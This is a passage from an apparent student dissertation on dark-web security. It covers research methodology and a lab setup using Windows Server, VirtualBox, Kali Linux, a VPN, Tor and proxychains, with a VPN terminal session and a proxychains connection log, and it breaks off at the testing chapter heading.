The choices are significantly important methods used to assist the author in a better understanding of research findings to make a decision wisely. In the choices section, the author will use the mono method as its only one type of method, which related to the proposed project. Both qualitative and quantitative methods are in use because qualitative is designed to collect words whereas, quantitative is designed to collect numbers. Quantitative is there to focus on verifying hypotheses whereas, qualitative is focuses on understanding the characteristic of data samples. Therefore, to conduct an experiment in the dark web/deep web for the proposed project it requires both numbers and words. For this reason, the author chooses the mono method with both qualitative and quantitative methods [62].

3.2.5 Time Horizons

It is the time framework used to complete the project within the intended time. The cross-sectional method used to establish a sample of large data discovered during the research to build solid form upon it. The cross-sectional approach enables the researcher to investigate the study of a particular phenomenon at a specific time. The cross-sectional method is used to focus on the research based on the current situation to identify the changes in outcome results over different times. The time horizon is basically a plan that enables the author to complete each task within the plotted time to achieve the target of producing a complete project with success [62].

3.2.6 Data Collection

In this section, the information will be collected through various methods and techniques to examine the security risks within the dark web/deep web to provide recommendations for future improvements. In the research part, the author will collect data based on IEEE, books, journals, articles and any other related field of studies. After completion of the research part, the author will use research findings to conduct an experiment based on the dark web/deep web to identify the security risks. Therefore, the author will

reflect upon findings and try to provide recommendations for future improvement to protect network vulnerabilities, threats, and attacks.

Table 2: Data Collection Methods

Component	Research Approach
Research is on Dark Web and Deep Web Chapter 2	Archival – based on historical records and current public documents Action Research – Reflecting upon research findings and established an understanding
Work-Based Methodologies Chapter 3	Qualitative - research – review of training available Action Research – Reflecting upon findings and established an understanding
Design and Implementation Chapter 4	Qualitative – carry out an experiment Action Research – reflecting upon research findings
Testing and Evaluation Chapter 5	Qualitative – evaluation of related works and experiment findings Action Research – establish upon test findings
Conclusion & Recommendations Chapter 6	Action Research – reflecting upon research & experiment findings
Reflections Chapter 7	Qualitative – reflecting upon findings
References Chapter 8	Qualitative – Provides valid up to date references

3.3 Research Design

Figure 12, shows a research design which consists of various process. The design has three main processes which are design principles, post collaboration model and finalized model. Design principles used to help the author to carry out a literature review on previous studies in the field of network security based on dark web/deep web. The post collaboration model is used to critically evaluate findings which base on literature review and experiments. The finalized model and guidelines are a method of giving a clear structure to complete it with success.




Figure 10, Research Design

3.3.1 Research Deliverables

This research is deliverable because it supported by various sources of literature review based on previous study findings to carry out testing. Based on experiment findings, the author critically evaluates outcomes identify the relations between research findings and experiments. Proposed experiments based on network security in the dark web/deep web to identify the security vulnerabilities, threats, and attacks while a user browsing darknet sites. Upon that, the author will try to provide solutions to secure user information from being breached by hackers via dark sites.

3.3 Conclusion

In conclusion, the author used a various process of research onion to enable to provide a complete project. It consists of research philosophy, approach, strategies, choices, time horizons, and data collection. The positivism used within the philosophy to allow the author to measure a large sample of data that identify during the experiment test. The inductive and deductive approaches are used to provide an opportunity for the author to ask formulas questions and seeking for an answer to establish a hypothesis. The strategies used to allow the author to use a combination of hardware and software to carry out an experiment to produce a complete project. Both qualitative and quantitative methods are used to focus on the understanding characteristic of the data sample and verifying the hypothesis of experiment results. The time horizon used to ensure the project completed within a specific time such as before the deadline. This chapter is considered a process of using various methods and techniques to complete the project and achieve the target.

CHAPTER 4 - DESIGN & IMPLEMENTATION

4.1 Introduction

This section provides a brief description of problem formulation/design and implementation. This chapter is basically, containing network blueprint details to make it clear to carry out an experiment. The expected problems and solutions will be outlined in the problem formulation/design section. A brief description of the implementation is outlined in the implementation section. This includes tools and software that going to be used to help the author to provide a complete project with success. All the tools and software used will be outlined in the section clearly. Finally, the author will conclude with a brief discussion of issues faced during the design and implementation to make clear so that the readers can understand clearly.

4.2 Problem formulation

During the research, there are various problems discovered by the author would be addressed to provide future improvements in term of network security in the dark web/deep web. Most problems are risks of user's data being used or breached by unauthorized accesses while a user browsing in the dark web sites. All the problems come due to the connection of the internet as when a user connects to it, it will allow a hacker to use various methods and techniques to infect data via connection to the internet. The author identifies the main problems that must be addressed in order to avoid the major problem to the network that going to be used to carry out proposed experiments. The below bullet points that must be carefully assessed to eliminate any risks gaining access into confidential information on the network.

- ❖ The use of the University network to carry out the experiment is a big risk which might cost a significant amount to fix it if something goes wrong.
- ❖ Confidential information on the network could be breached or taking the entire network down.
- ❖ Software tools Hardware components could be infected due to the experiments.
- ❖ Limitations of hardware performance and cost of software could prevent the author to complete the experiment with success and achieve the target.
- ❖ An experiment could not be successful due to the limitation of tools, software or due to the university network security mechanisms blocking access in the dark web sites through it.

Problem formulation Solutions

Solutions to the above problematics would be resolved by using the following tools and software with their methods and techniques to provide protection to the network during the proposed experiments.

- ❖ Use Kali Linux operating system in the Oracle VM Virtual Box instead of using the actual windows operating system.
- ❖ Use a Virtual Private Network (VPN) tool to keep anonymity while connected to the internet.
- ❖ The author will use The Onion Router (TOR) browser to gain access in the Dark web sites
- ❖ The Author also, filled Ethical Form which sent to the University and Project supervisor to protect against precaution when something goes wrong during an experiment testing.
- ❖ Setup owns a private local network that consists of a server, switch, and nodes to carry out network security testing.
- ❖ The author could use his own mobile hotspot as an alternative to reduce the risk of taking the entire university network.

The Oracle VM Virtual Box will be installed on a desktop computer to enable the author to install the rest of the required tools and software to allow carry out experimentation to provides a complete project. After installation of the virtual box, open it and download Kali Linux and Virtual Private Network (VPN) application and then download the TOR browser to allow carry out experiments to identify security vulnerabilities, threats, and attacks. VPN requires registration and monthly cost to provide the privacy of users. The use of a VPN is to provide anonymity with a combination of TOR to make the author confidential information untraceable while browsing dark web sites.

The reason for mentioning Kali Linux, VPN, Tor, and other methods is because previous researchers use these methods to carry out similar experiments. According to the literature review findings, to keep the anonymity of identity from being traced back must connect to the dark web sites via VPN and TOR tool to keep confidential data secure from outsiders (hackers). The author state that going to use Oracle VM Virtual Box because it is used to eliminate gaining access into the university network via darknet sites.

4.3 Resources and planning requirements

There are various sources and planning required to enable the author to produce design and implementation for this project to complete and achieve the target. A combination of hardware and software will be used to complete this project. In terms of hardware, desktop computer or laptop with Oracle VM Virtual Box/virtual machine, Kali Linux operating system, The Onion Router (TOR) or any other tool or software that will help the author to carry out experiments.

Hardware

- ❖ Desktop computers as Tor nodes
- ❖ A PC as Server
- ❖ A Router
- ❖ A Switch
- ❖ Cables
- ❖ Wireless adapter
- ❖ Keyboards
- ❖ Mouseses

Software

- ❖ Virtual Machine installed on windows operating system
- ❖ Kali Linux operating system
- ❖ Virtual Private Network (VPN)
- ❖ Internet connectivity via university network or Mobile hotspot
- ❖ Setup of a proxy server
- ❖ The Onion Router (TOR)
- ❖ Online sources which include, books, IEEE, journals and other sources

The switch and nodes are mentioned in this report because the use of a desktop computer as a server requires a switch to connect all nodes to be communicated through a server. Cables are used to link hardware devices.

The mentioned software used to enable the author to access the dark web sites to investigate such as vulnerabilities, threats, and attacks. The mentioned software provided with more details in the sub-section of implementation.

In addition, it requires Microsoft word to produce a report for the outcome results for the entire project. All the above methods and techniques are used to enable the author to carry out experimentation for the proposed project to produce a complete project with success.

4.4 Network Design

The author provides a network design that consists of a wireless router, a switch, straight-through cables and Desktop computer act as a server and three clients. These are used to allow the author to carry out experiment testing. Figure 11 design-build to be one client act as entry router, one act as exit and the other two will act as relay routers. All the clients are controlled by the server, its communication goes through the server then go to the internet. When communication goes the wireless router then it will translate private IP addresses into public IP addresses and the same way as public IP addresses are translated into private addresses to ensure keep them separate. This design is clear and easy to understand as it is a simple Local Area Network (LAN) architecture. The idea is to use as The Onion Router (TOR) to do testing on dark-net sites to analyse traffic.




Figure 11, Physical Network Design

4.5 Implementation

4.5.1 Oracle VM Virtual Box and Windows Server 2012

Installed Oracle VM Virtual Box on desktop computers as TOR nodes to allow carry out experiments. The entire experiment conducted inside the Virtual Box by installing all the required tools and use its methods and techniques.

Set up a small Local Area Network (LAN) in cisco room to carry out an experiment. Installed windows server 2012 R2 on as desktop computer and configured to operate as a server to allow carry out the experiment. The windows server proxy configured and it implemented with internal and external IP addresses to translate between public and private addresses.

- ❖ Configured LAN nodes with DHCP addresses range between 1 and 99.
- ❖ Used mobile data to connect to the internet via wireless adapter card that which used as external and the internal IP address setup as 172.16.1.100 based on Ethernet 2 as it shows on the below figure.
- ❖ Linked all LAN nodes to the server via straight-through cables and the LAN clients.
- ❖ Setup proxy servers to allow the LAN devices to connect to the internet through it. However, the author could not be able to use the proxy as LAN devices cannot link the internet via wireless.
- ❖ A computer configured as MSC-TEST and workgroup as Onion as shown in figure 12.




Figure 12, Windows Server 2012 2r configuration

Moreover, after implementing all the above steps the author cannot be able to links the internet to the LAN clients. However, the project supervisor able to provide a tp-link wireless router just before the project deadline. This lets the author link the client computers to the internet, but there is no enough time to carry out testing to find outcome results as expected.




Figure 13, Clients connected to the internet via

4.5.2 Kali Linux

The Kali Linux operating system has been installed into the Virtual Box on every LAN node to allow use it is tools to test its connectivity. Kali has various tools with its techniques that would be used to examine such as network vulnerabilities, threats, and attacks.





Figure 14. Kali Linux

4.5.3 Virtual Private Network (VPN)

Installation and connection of vanish VPN on the Virtual Box which shows in figure 16, It's used to keep the identity hidden from outsiders while browsing the TOR browser. This also tricks the hackers from finding such as a user device or network when a user in the dark web sites which means provide security to the network information from being compromised.

A terminal window titled 'root@kali: ~/ipvanish' showing the process of starting and stopping a VPN. The user runs 'sudo ./ipvanish-vpn-linux start', which fails because a process with PID 2735 is already running. They then run 'sudo ./ipvanish-vpn-linux stop', which successfully stops the process. Finally, they run 'sudo ./ipvanish-vpn-linux start' again, which succeeds. The terminal shows the process checking internet and DNS connections (both PASS) and then connecting to the IPVanish VPN. It prompts for a username, password, server name, and protocol. The final line, 'VPN process started successfully', is circled in red.

```
root@kali: ~/ipvanish
File Edit View Search Terminal Help
credentials.txt  ipvanish-vpn-linux.1  run
ipvanish-vpn-linux  openvpn.conf  settings.conf
root@kali:~/ipvanish# sudo ./ipvanish-vpn-linux start
A VPN process with PID 2735 is already running. Aborting..
root@kali:~/ipvanish# sudo ./ipvanish-vpn-linux stop
Stopping VPN process with PID 2735
root@kali:~/ipvanish# sudo ./ipvanish-vpn-linux start
Checking Internet Connection
- Internet connection test: PASS
- DNS test: PASS
Connecting IPVanish VPN
- Enter your IPVanish username [irfan_onur_23@hotmail.co.uk]:
- Enter your IPVanish password:
- Enter VPN server name [iad-a74.ipvanish.com]:
- Enter VPN protocol [tcp]:
VPN process started successfully
root@kali:~/ipvanish#
```

Figure 15. VPN connection

4.5.4 The Onion Router (TOR)

The author installed TOR into Kali Linux operating system to carry out dark web/deep web testing. This tool provides anonymity to end-user while browsing dark sites. It is also, keeps the network from being traced back nor identifying from outsiders. For this reason, the author uses TOR to keep sensitive data of the network secure.




Figure 16. TOR installation

4.5.4 Proxy-chains

Implemented proxy-chain on Kali Linux by using kali commands to provide anonymity instead of using only the Tor browser. A combination of Tor and proxy-chain used to hide the identity of the network to carry out an experiment. The proxy-chain uses the Firefox browser by running some command will enable the browser to do testing. Below figure 16, shows that the proxy-chains are implemented as its IP address is 127.0.0.1, the port number is 9050 and figure 17 shows that the proxy-chain is operating correctly.




Figure 17, proxy implementation on Firefox

Figure 17, shows evidence of proxy-chain is working.

```

[DNS-response] www.vpninsights.com is 18.223.121.220
[DNS-request] hidester.com
[D-chain]->-127.0.0.1:9050-<-127.0.0.1:9050-<--denied
[D-chain]->-127.0.0.1:9050-<-4.2.2.2:53-[DNS-response] dnsleak.com is 64.237.56.75
[DNS-request] nordvpn.com
[D-chain]->-127.0.0.1:9050-<-127.0.0.1:9050-<--denied
[D-chain]->-127.0.0.1:9050-<-4.2.2.2:53-<->-OK
[DNS-response] ipleak.org is 108.61.132.89
<->-OK
[DNS-response] hidester.com is 104.25.59.111
[DNS-response] nordvpn.com is 104.18.230.229
[D-chain]->-127.0.0.1:9050-<-98.136.144.138:443-<->-OK
[D-chain]->-127.0.0.1:9050-<-98.136.144.138:443-<->-OK
[D-chain]->-127.0.0.1:9050-<-98.136.144.138:443-<->-OK
[D-chain]->-127.0.0.1:9050-<-98.136.144.138:443-<->-OK
[D-chain]->-127.0.0.1:9050-<-98.136.144.138:443-<->-OK
[D-chain]->-127.0.0.1:9050-<-98.136.144.138:443-<->-OK
[D-chain]->-127.0.0.1:9050-<-23.239.16.110:443-<->-OK
[D-chain]->-127.0.0.1:9050-<-23.239.16.110:443-<->-OK
[D-chain]->-127.0.0.1:9050-<-23.239.16.110:443-<->-OK
[D-chain]->-127.0.0.1:9050-<-23.239.16.110:443-<->-OK
[D-chain]->-127.0.0.1:9050-<-23.239.16.110:443-<->-OK
[D-chain]->-127.0.0.1:9050-<-23.239.16.110:443-<->-OK
[D-chain]->-127.0.0.1:9050-<-23.239.16.110:443-<->-OK
[DNS-request] detectportal.firefox.com
[D-chain]->-127.0.0.1:9050-<-127.0.0.1:9050-<--denied
[D-chain]->-127.0.0.1:9050-<-4.2.2.2:53-<->-OK

```

Figure 18, Proxy-chain implementation

4.5.5 TOR Overview Design

In this section, the author provides an overview of Tor's design to the readers to understand the Tor browser. This design is consisting of client, entry node, middle nodes, exit node, and server. The client is the user which connected to an entry router and aiming to communicate with the server. The entry node is used to connect between the client and middle nodes, and they have no knowledge about the exit node. The middle nodes are used to link and maintain communication between entry and exit nodes. The exit node is used to runs the communication between the middle nodes and the server and it has no knowledge about the entry node.




Figure 19. Tor overview design

4.6 Conclusion

In conclusion, it's significantly difficult to install some tools on Kali Linux operating system because of the tool feature limitations. It needed wide knowledge to install each tool by using different methods and techniques. However, this implementation has given the author wide knowledge to install any given tool into a Kali Linux operating system in the future easily. In addition, if there is enough time for the proposed project, the author would buy some tools that have full features carry out experiments instead of using free ones as they have limited features. However, most of the advanced tools come with a cost.

CHAPTER 5 – TESTING AND EVALUATION

